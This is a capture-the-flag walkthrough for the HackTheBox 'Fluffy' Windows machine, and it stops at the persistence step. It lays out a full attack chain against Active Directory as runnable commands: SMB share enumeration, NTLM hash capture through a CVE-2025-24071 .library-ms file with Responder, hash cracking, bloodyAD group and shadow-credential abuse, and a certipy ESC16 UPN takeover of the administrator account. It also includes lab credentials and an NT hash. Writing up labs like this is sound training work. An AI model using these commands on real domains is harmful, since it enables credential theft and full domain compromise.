Fluffy HackTheBox

Fluffy HackTheBox
Fluffy is an easy-difficulty Windows machine designed around an assumed breach scenario, where credentials for a low-privileged user are provided. By exploiting CVE-2025-24071, the credentials of another low-privileged user can be obtained. Further enumeration reveals the existence of ACLs over the winrm_svc and ca_svc accounts. WinRM can then be used to log in to the target using the winrc_svc account. Exploitation of an Active Directory Certificate service (ESC16) using the ca_svc account is required to obtain access to the Administrator account.
Initial Enumeration
Rustscan
Running rustscan to find the open ports and services running on the box, rustscan is comparatively faster in scanning all the ports than nmap.
1
rustscan -a 10.129.232.88 -r 1-65535 -- -sC -sV -vv -oA nmap/fluffy 10.129.232.88





Adding fluffy.htb and DC01.FLUFFY.HTB to our /etc/hosts file. The domain controller be DC01 and the domain name by FLUFFY.HTB. Also there is no web ports open on the box like http and https, so lets move forward with other enumeration steps.
This is an assumed breach scenario that means we have credentials, lets test them across the domain fluffy.htb.

SMB Enumeration
Lets start with the SMB enumeration.
1
nxc smb 10.129.232.88 -u 'j.fleischman' -p 'J0elTHEM4n1990!' --shares

We can see that we have READ permissions on 4 of the shares and READ, WRITE on IT share.
So lets first take a look at the IT share.
1
smbclient //fluffy.htb/IT -U 'j.fleischman'%'J0elTHEM4n1990!'

The Upgrade_Notice.pdf is important so lets download it. Actually later downloaded all the files onto the share too.
Other files other than the pdf were of no interest to us.
Vulnerable to CVE-2025-24071
Looking at the PDF document we have this.


Out of all the available CVEs the CVE which stands out is CVE-2025-24071.
The server is vulnerable to this CVE-2025-24071.
Exploitation
Authentication as P.Agila
Lets first start responder.
1
python3 /opt/Responder/Responder.py -I tun0

Now lets create a malicious .library-ms file and upload it to IT share in which we have write permissions.
1
python3 poc.py

Uploading the exploit.zip file to IT share and after sometime we received an hash for the p.agila user.

Lets try to crack this hash using hashcat.

Now we have another set of credentials for P.Agila user.
Lets authenticate them across the domain.
1
nxc smb 10.129.232.88 -u 'p.agila' -p 'prometheusx-303' --shares

Bloodhound
Lets gather some bloodhound data for further enumeration on the domain and see where we can go with the recently compromised user.
Using rusthound-ce to gather all the LDAP data from the domain and uploading it to our bloodhound community edition.
1
rusthound-ce -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' -f dc01.fluffy.htb -i 10.129.232.88 -c All -z
Marking J.Fleischman and P.Agila as owned on bloodhound.
After analyzing data in the bloodhound the path identified to move forward is this.

P.Agila → SERVICE ACCOUNTS
Using bloodyAD to abuse these privileges on the domain.
1
bloodyAD -d fluffy.htb -i 10.129.232.88 -u 'p.agila' -p 'prometheusx-303' add groupMember 'SERVICE ACCOUNTS' 'p.agila'

Now we have genericWrite on CA_SVC
ShadowCredentials to CA_SVC
Now since we have the genericWrite on user CA_SVC.
We first adjusted the time sync using ntpdate.
1
sudo ntpdate fluffy.htb
Now performing shadow credentials attack on the user.
1
bloodyAD -d fluffy.htb -i 10.129.232.88 -u 'p.agila' -p 'prometheusx-303' add shadowCredentials 'CA_SVC'

Now we have the NT hash of the CA_SVC user.
This user indicates that ADCS is involved.
ESC16
Checking outbounds from the CA_SVC user, we have this.

Lets enumerate the ADCS using certipy.
1
certipy find -vulnerable -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.232.88 -stdout

The domain is vulnerable to ESC16.
https://www.hackingarticles.in/adcs-esc16-security-extension-disabled-on-ca-globally/
The above blog is a great for exploiting this.
Lets check this in our case on user P.agila.
1
certipy account -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.232.88 -user p.agila read

We can successfully read attributes of the user CA_SVC and it also has UPN set on them.
So now we change UPN of CA_SVC to Administrators.
1
certipy account -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.232.88 -upn administrator -user ca_svc update

Now we setup Shadow Credentials on CA_SVC for the PERSISTENCE.
1
certipy shadow -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.232.88 -account ca_svc auto
